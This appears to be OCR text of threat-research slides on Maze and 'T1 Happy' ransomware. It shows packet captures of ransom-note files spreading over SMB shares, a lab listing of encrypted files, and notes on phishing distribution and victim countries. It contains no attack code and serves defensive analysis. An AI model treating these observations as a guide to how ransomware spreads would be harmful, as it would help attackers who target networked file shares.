
參考資料: https://blog.malwarebytes.com/threat-spotlight/2020/05/maze-the-ransomware-that-introduced-an-extra-twist/, 2020
參考資料: https://securelist.com/maze-ransomware/99137// 2019

Major Victims of Maze



資料來源: Ransomware Maze | McAfee Blogs, https://www.mcafee.com/blogs/other-blogs/mcafee-labs/ransomware-maze/


SMB Traffic in NAS of **Maze**



smb.file contains "DECRYPT-FILES.txt"

No.	Time	Source	Destination	Protocol	Length	Info
132	1.751762	192.168.200.11	192.168.200.162	SMB	180	NT Create AndX Request, Path: \DECRYPT-FILES.txt
133	1.751830	192.168.200.162	192.168.200.11	SMB	93	NT Create AndX Response, FID: 0x0000, Error: STATUS_ACCESS_DENIED
186	1.770082	192.168.200.11	192.168.200.162	SMB	180	NT Create AndX Request, Path: \DECRYPT-FILES.txt
188	1.770162	192.168.200.162	192.168.200.11	SMB	93	NT Create AndX Response, FID: 0x0000, Error: STATUS_ACCESS_DENIED
192	1.770770	192.168.200.11	192.168.200.162	SMB	180	NT Create AndX Request, FID: 0x4015, Path: \DECRYPT-FILES.txt
198	1.770957	192.168.200.162	192.168.200.11	SMB	193	NT Create AndX Response, FID: 0x4015
204	1.771899	192.168.200.11	192.168.200.162	SMB	130	Trans2 Request, QUERY_FILE_INFO, FID: 0x4015, Query File Internal Info
206	1.771965	192.168.200.162	192.168.200.11	SMB	126	Trans2 Response, FID: 0x4015, QUERY_FILE_INFO
210	1.773902	192.168.200.11	192.168.200.162	SMB	236	NT Create AndX Request, Path: \7-Zip 19.00 ?????? - ??????\DECRYPT-FILES.txt
211	1.773972	192.168.200.162	192.168.200.11	SMB	93	NT Create AndX Response, FID: 0x0000, Error: STATUS_ACCESS_DENIED
219	1.774310	192.168.200.11	192.168.200.162	SMB	1318	Write AndX Request, FID: 0x4015, 9956 bytes at offset 0
228	1.774654	192.168.200.162	192.168.200.11	SMB	105	Write AndX Response, FID: 0x4015, 9956 bytes
236	1.776303	192.168.200.11	192.168.200.162	SMB	99	Close Request, FID: 0x4015
239	1.776428	192.168.200.162	192.168.200.11	SMB	93	Close Response, FID: 0x4015
245	1.776793	192.168.200.11	192.168.200.162	SMB	366	NT Create AndX Request, Path: \Adobe Flash Player 32.0.0.344 ????? (?? IE?Fi
246	1.776906	192.168.200.162	192.168.200.11	SMB	814	Trans2 Response, FIND_FIRST2, Files: . .. 3db80818a4879f53.tmp DECRYPT-FILES
247	1.776907	192.168.200.162	192.168.200.11	SMB	93	NT Create AndX Response, FID: 0x0000, Error: STATUS_ACCESS_DENIED
248	1.776942	192.168.200.11	192.168.200.162	SMB	262	NT Create AndX Request, Path: \7-Zip 19.00 ?????? - ??????\7ZipPortable\DECR
249	1.777012	192.168.200.162	192.168.200.11	SMB	93	NT Create AndX Response, FID: 0x0000, Error: STATUS_ACCESS_DENIED
281	1.780429	192.168.200.11	192.168.200.162	SMB	404	NT Create AndX Request, Path: \Adobe Flash Player 32.0.0.344 ????? (?? IE?Fi
283	1.780505	192.168.200.11	192.168.200.162	SMB	194	NT Create AndX Request, FID: 0x000d, Path: \??????\DECRYPT-FILES.txt
284	1.780508	192.168.200.162	192.168.200.11	SMB	93	NT Create AndX Response, FID: 0x0000, Error: STATUS_ACCESS_DENIED
287	1.780762	192.168.200.162	192.168.200.11	SMB	193	NT Create AndX Response, FID: 0x000d
290	1.780929	192.168.200.11	192.168.200.162	SMB	130	Trans2 Request, QUERY_FILE_INFO, FID: 0x000d, Query File Internal Info
295	1.781070	192.168.200.162	192.168.200.11	SMB	126	Trans2 Response, FID: 0x000d, QUERY_FILE_INFO
314	1.782667	192.168.200.11	192.168.200.162	SMB	1318	Write AndX Request, FID: 0x000d, 9956 bytes at offset 0
316	1.782882	192.168.200.11	192.168.200.162	SMB	270	NT Create AndX Request, Path: \7-Zip 19.00 ?????? - ??????\7ZipPortable\App\


SMB Traffics in NAS of **Maze**



smb2.filename contains "DECRYPT-FILES.txt"

No.	Time	Source	Destination	Protocol	Length	Info
131	1.751549	fe80::9d5a:eded:a…	fe80::1c82:7b55:4f…	SMB2	414	Create Request File: Public\Documents\DECRYPT-FILES.txt
135	1.752794	192.168.200.11	192.168.200.165	SMB2	362	Create Request File: DECRYPT-FILES.txt
160	1.756659	192.168.200.11	192.168.200.165	SMB2	362	Create Request File: DECRYPT-FILES.txt
209	1.772884	192.168.200.11	192.168.200.165	SMB2	378	Create Request File: Default\DECRYPT-FILES.txt
332	1.784973	192.168.200.165	192.168.200.11	SMB2	962	Find Response;Find Response, Error: STATUS_NO_MORE_FILES
482	1.806837	192.168.200.11	192.168.200.165	SMB2	370	Create Request File: 測試圖片檔案\DECRYPT-FILES.txt
589	1.904229	192.168.200.11	192.168.200.165	SMB2	394	Create Request File: Default\AppData\DECRYPT-FILES.txt
769	1.973260	192.168.200.165	192.168.200.11	SMB2	506	Find Response;Find Response, Error: STATUS_NO_MORE_FILES
772	1.982831	192.168.200.11	192.168.200.165	SMB2	410	Create Request File: Default\AppData\Roaming\DECRYPT-FILES.txt
859	2.083141	192.168.200.11	192.168.200.165	SMB2	418	Create Request File: Default\AppData\Roaming\Adobe\DECRYPT-FILES.txt
909	2.087039	192.168.200.11	192.168.200.165	SMB2	442	Create Request File: Default\AppData\Roaming\Adobe\Flash Player\DECRYPT-FILE
969	2.091435	192.168.200.11	192.168.200.165	SMB2	466	Create Request File: Default\AppData\Roaming\Adobe\Flash Player\NativeCache\
1047	2.107521	192.168.200.11	192.168.200.165	SMB2	426	Create Request File: Default\AppData\Roaming\GRETECH\DECRYPT-FILES.txt
1283	2.254252	192.168.200.11	192.168.200.165	SMB2	442	Create Request File: Default\AppData\Roaming\GRETECH\GomPlayer\DECRYPT-FILES
1380	2.263198	192.168.200.11	192.168.200.165	SMB2	426	Create Request File: Default\AppData\Roaming\Identities\DECRYPT-FILES.txt
1422	2.270825	192.168.200.11	192.168.200.165	SMB2	506	Create Request File: Default\AppData\Roaming\Identities\{DE9648A2-4097-46D6-
1473	2.275519	192.168.200.11	192.168.200.165	SMB2	426	Create Request File: Default\AppData\Roaming\ImgBurn\DECRYPT-FILES.txt
1538	2.281915	192.168.200.11	192.168.200.165	SMB2	442	Create Request File: Default\AppData\Roaming\ImgBurn\Log Files\DECRYPT-FILES
1865	2.372482	fe80::1c82:7b55:4…	fe80::9d5a:eded:a6…	SMB2	1342	Create Response File: Public\Documents;Find Response;Find Response, Error: S
1891	2.374507	192.168.200.11	192.168.200.165	SMB2	426	Create Request File: Default\AppData\Roaming\kingsoft\DECRYPT-FILES.txt
1907	2.376107	fe80::9d5a:eded:a…	fe80::1c82:7b55:4f…	SMB2	430	Create Request File: Public\Documents\測試圖片檔案\DECRYPT-FILES.txt
2055	2.386472	192.168.200.11	192.168.200.165	SMB2	442	Create Request File: Default\AppData\Roaming\kingsoft\office6\DECRYPT-FILES.
2179	2.394182	fe80::1c82:7b55:4…	fe80::9d5a:eded:a6…	SMB2	998	Find Response;Find Response, Error: STATUS_NO_MORE_FILES
2627	2.506606	192.168.200.11	192.168.200.165	SMB2	458	Create Request File: Default\AppData\Roaming\kingsoft\office6\backup\DECRYPT
2934	2.653343	192.168.200.165	192.168.200.11	SMB2	962	Find Response;Find Response, Error: STATUS_NO_MORE_FILES
2939	2.654008	192.168.200.11	192.168.200.165	SMB2	458	Create Request File: Default\AppData\Roaming\kingsoft\office6\homepage\DECRY
2975	2.662195	192.168.200.11	192.168.200.165	SMB2	450	Create Request File: Default\AppData\Roaming\kingsoft\office6\log\DECRYPT-FI

The Evolution of T1 Happy Ransomware



2019-1111-Test-After-3.avi.happy.happy	2019/11/11 星期一 下午 5:59	HAPPY 檔案	64,851 KB
2019-1111-Test-After-3.pcap.happy.happy	2019/11/11 星期一 下午 5:59	HAPPY 檔案	40 KB
2019-1111-Test-After-Netstat-5.png.happy	2019/11/11 星期一 下午 5:59	HAPPY 檔案	67 KB
2019-1111-Test-After-Resource-5a.png.happy	2019/11/11 星期一 下午 5:59	HAPPY 檔案	27 KB
2019-1111-Test-After-Resource-5b.png.happy	2019/11/11 星期一 下午 5:59	HAPPY 檔案	53 KB
2019-1111-Test-After-Tasklist-5.png.happy	2019/11/11 星期一 下午 5:59	HAPPY 檔案	47 KB
cc_20181120_144346.reg.happy.happy.happy	2019/11/11 星期一 下午 5:59	HAPPY 檔案	23 KB
Test-A.txt.happy	2019/11/11 星期一 下午 5:59	HAPPY 檔案	1 KB
Test-B.txt.happy	2019/11/11 星期一 下午 5:59	HAPPY 檔案	1 KB
test-D.txt	2019/11/11 星期一 下午 5:23	文字文件	1 KB

Distribute Ransomware

Email

By phishing email messages and poor security protection.

Particular Behavior

Challenge the victims

It leaves its source code on the victim's computer, challenging the victim to reverse the encryption routine themselves.

Network Traffic

2019~

This ransomware will connect to a SMTP Server and another HTTPS Server both.

It might cause an Error Message on Windows 7 and Windows 10 which could not effect the encrypting result.

Major Victims

2016~2019

Top 3 Countries Infected:
United Kingdom, Italy, Bangladesh.

